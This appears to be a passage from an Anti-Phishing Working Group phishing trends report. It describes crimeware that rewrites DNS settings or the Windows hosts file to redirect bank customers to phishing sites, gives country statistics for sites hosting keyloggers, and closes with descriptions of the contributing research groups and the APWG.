
Definition: Crimeware code which is designed with the intent of redirecting end-users network traffic to a location where it was not intended to go to. This includes crimeware that changes hosts files and other DNS specific information, crimeware browser-helper objects that redirect users to fraudulent sites, and crimeware that may install a network level driver or filter to redirect users to fraudulent locations. All of these must be installed with the intention of compromising information which could lead to identify theft or other credentials being taken with criminal intent.

Along with phishing-based keyloggers we are seeing high increases in traffic redirectors. In particular the highest volume is in malicious code which simply modifies your DNS server settings or your hosts file to redirect either some specific DNS lookups or all DNS lookups to a fraudulent DNS server. The fraudulent server replies with "good" answers for most domains, however when they want to direct you to a fraudulent one, they simply modify their name server responses. This is particularly effective because the attackers can redirect any of the users requests at any time and the end-users have very little indication that this is happening as they could be typing in the address on their own and not following an email or Instant Messaging lure.

Example: Rising Numbers of Phishing Attacks Using Hosts File Over-write Exploits

APWG observed an increase in phishing attacks that used modifications to the Windows hosts file to deceive users. Various exploits and social engineering tricks are used to execute malicious code that appends several entries to the Windows hosts file. These entries redirect traffic from the legitimate web addresses of several banks to the IP address of a phishing site created by the attacker. The next time the user attempts to visit one of the targeted banks, they are instead redirected to arrive at a phishing site. However, the web address shown in the browser's address bar appears to be the correct address. The logon information of the unsuspecting user is captured, as they attempt to access the site.

Sample hosts file:




Phishing-based Trojans & Downloader's Hosting Countries (by IP address)

The chart below represents a breakdown of the websites which were classified during December as hosting malicious code in the form of either a phishing-based keylogger or a Trojan downloader which downloads a keylogger.

The United States is still the top geographic location with 25.85%

The rest of the breakdown was as follows; Spain 14.25%, Brazil 11.95%, China 6%, Russia 4%, Canada 3%, Argentina 3%, UK 2.5%, Netherlands 2%, and Switzerland 1%



Anti-Phishing Working Group

Committed to wiping out Internet scams and fraud

Phishing Research Contributors

MarkMonitor

MarkMonitor is the global leader in delivering comprehensive online corporate identity protection services, with a focus on making the Internet safe for online transactions.

PandaLabs

PandaLabs is an international network of research and technical support centers devoted to protecting users against malware.

Websense Security Labs™

Websense Security Labs mission is to discover, investigate, and report on advanced Internet threats to protect employee computing environments.

For media inquiries please contact Ronnie Manning at rmanning@websense.com or 858.320.9274 or Peter Cassidy, APWG Secretary General at 617.669.1123.

About the Anti-Phishing Working Group

The Anti-Phishing Working Group (APWG) is an industry association focused on eliminating the identity theft and fraud that result from the growing problem of phishing and email spoofing. The organization provides a forum to discuss phishing issues, define the scope of the phishing problem in terms of hard and soft costs, and share information and best practices for eliminating the problem. Where appropriate, the APWG will also look to share this information with law enforcement.

Membership is open to qualified financial institutions, online retailers, ISPs, the law enforcement community, and solutions providers. There are more than 1300 companies and government agencies participating in the APWG and more than 2100 members. Note that because phishing attacks and email fraud are sensitive subjects for many organizations that do business online, the APWG has a policy of maintaining the confidentiality of member organizations.

The website of the Anti-Phishing Working Group is http://www.antiphishing.org. It serves as a public and industry resource for information about the problem of phishing and email fraud, including identification and promotion of pragmatic technical solutions that can provide immediate protection and benefits against phishing attacks. The analysis, forensics, and archival of phishing attacks to the website are currently powered by Tumbleweed Communications' Message Protection Lab.

The APWG was founded by Tumbleweed Communications and a number of member banks, financial services institutions, and e-commerce providers. It held its first meeting in November 2003 in San Francisco and in June 2004 was incorporated as an independent corporation controlled by its steering committee, its board and its executives.